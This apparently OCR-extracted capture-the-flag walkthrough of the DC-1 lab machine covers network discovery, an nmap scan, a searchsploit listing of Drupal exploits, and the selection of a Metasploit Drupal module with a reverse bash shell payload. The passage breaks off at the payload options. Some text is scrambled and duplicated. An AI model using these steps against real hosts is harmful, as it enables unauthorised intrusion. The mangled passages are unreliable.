


Step 1:

and lightweight network reconnaissance tool commonly used to identify active hosts in a network. It's Netdiscover is a simple particularly useful in Local Area Networks (LANs). It works by sending ARP (Address Resolution Protocol) requests and listening for ARP replies to map live systems in a subnet.



```
kali@kali: ~/Dc-1
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 6 hosts. Total size: 480




| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                        |
|--------------|-------------------|-------|-----|----------------------------------------------|
| 192.168.1.2  | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.1  | 20:0c:86:b8:63:80 | 3     | 180 | GX India Pvt Ltd                             |
| 192.168.1.8  | 94:bb:43:b4:4c:e4 | 1     | 60  | Unknown vendor                               |
| 192.168.1.6  | 82:14:b6:f0:db:c8 | 1     | 60  | Unknown vendor                               |
| 192.168.1.20 | 70:32:17:5a:7d:d2 | 1     | 60  | Intel Corporate                              |
| 192.168.1.35 | f0:a6:54:27:18:5b | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |



(kali@kali)-[~/Dc-1]
$ nmap -sC -sV -Pn 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 11:17 IST
Nmap scan report for 192.168.1.8
Host is up (0.015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
```

Step 2:

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~/Dc-1'. The terminal shows the execution of the command 'nmap -sC -sV -Pn 192.168.1.8'. The output displays the Nmap scan results for 192.168.1.8, indicating that the host is up and listing open ports: 22/tcp (SSH), 80/tcp (HTTP), and 111/tcp (RPCbind). The terminal also shows the version of the services running on these ports.

```
(kali@kali)-[~/Dc-1]
$ nmap -sC -sV -Pn 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 11:17 IST
Nmap scan report for 192.168.1.8
Host is up (0.015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          34692/udp   status
|   100024   1          35702/tcp6  status
```

Step 3:


SearchSploit is a command-line tool that comes with the Exploit-DB repository. It allows users to search for and locate exploits and proof-of-concepts (PoCs) stored in the Exploit Database, directly from their terminal. It is widely used in penetration testing and vulnerability assessments to find publicly available exploits for vulnerabilities in software, hardware, and web applications

```
kali@kali: ~/Dc-1
$ searchsploit drupal
```

Exploit	Title	Path
Drupal	10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal	4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal	4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal	4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal	4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal	4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal	5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal	5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal	6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal	7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal	7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal	7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal	7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal	7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal	7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal	7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal	< 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal	< 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal	< 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal	< 7.34 - Denial of Service	php/dos/35415.txt
Drupal	< 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal	< 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal	< 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal	< 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal	< 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal	< 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal	< 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt

Step 4:

Msfconsole is the command-line interface for the **Metasploit Framework**, a widely used open-source tool for penetration testing, exploit development, and vulnerability research. Metasploit is used to test security defenses by simulating attacks, exploiting vulnerabilities, and verifying security mitigations



```
kali@kali: ~/Documents
File Actions Edit View Help
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search drupal

Matching Modules

#  Name
-  -
0  exploit/unix/webapp/drupal_coder_exec
1  exploit/unix/webapp/drupal_geddon2
2  \_ target: Automatic (PHP In-Memory)
3  \_ target: Automatic (PHP Dropper)
4  \_ target: Automatic (Unix In-Memory)
5  \_ target: Automatic (Linux Dropper)
6  \_ target: Drupal 7.x (PHP In-Memory)
7  \_ target: Drupal 7.x (PHP Dropper)
8  \_ target: Drupal 7.x (Unix In-Memory)
9  \_ target: Drupal 7.x (Linux Dropper)
10 \_ target: Drupal 8.x (PHP In-Memory)
11 \_ target: Drupal 8.x (PHP Dropper)
12 \_ target: Drupal 8.x (Unix In-Memory)
13 \_ target: Drupal 8.x (Linux Dropper)
14 \_ AKA: SA-CORE-2018-002
15 \_ AKA: Drupal_geddon 2
16 exploit/multi/http/drupal_drupageddon
17 \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote
1	exploit/unix/webapp/drupal_geddon2	2018-03-28	excellent	Yes	Drupal Drupal_geddon 2 Forms
2	_ target: Automatic (PHP In-Memory)
3	_ target: Automatic (PHP Dropper)
4	_ target: Automatic (Unix In-Memory)
5	_ target: Automatic (Linux Dropper)
6	_ target: Drupal 7.x (PHP In-Memory)
7	_ target: Drupal 7.x (PHP Dropper)
8	_ target: Drupal 7.x (Unix In-Memory)
9	_ target: Drupal 7.x (Linux Dropper)
10	_ target: Drupal 8.x (PHP In-Memory)
11	_ target: Drupal 8.x (PHP Dropper)
12	_ target: Drupal 8.x (Unix In-Memory)
13	_ target: Drupal 8.x (Linux Dropper)
14	_ AKA: SA-CORE-2018-002
15	_ AKA: Drupal_geddon 2
16	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/V
17	_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)

Step 5:

Then use 0 for attack the machine and show options and set the RHOSTS, LHOST

```
kali@kali: ~/Dc-1
File Actions Edit View Help
Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > options

Module options (exploit/unix/webapp/drupal_coder_exec):

  Name      Current Setting  Required  Description
  --      -
Proxies      Username *      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS      Password *      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       The target URI of the Drupal installation
VHOST       no              no        HTTP server virtual host
            * Create new account
            * Request new password

Payload options (cmd/unix/reverse_bash):

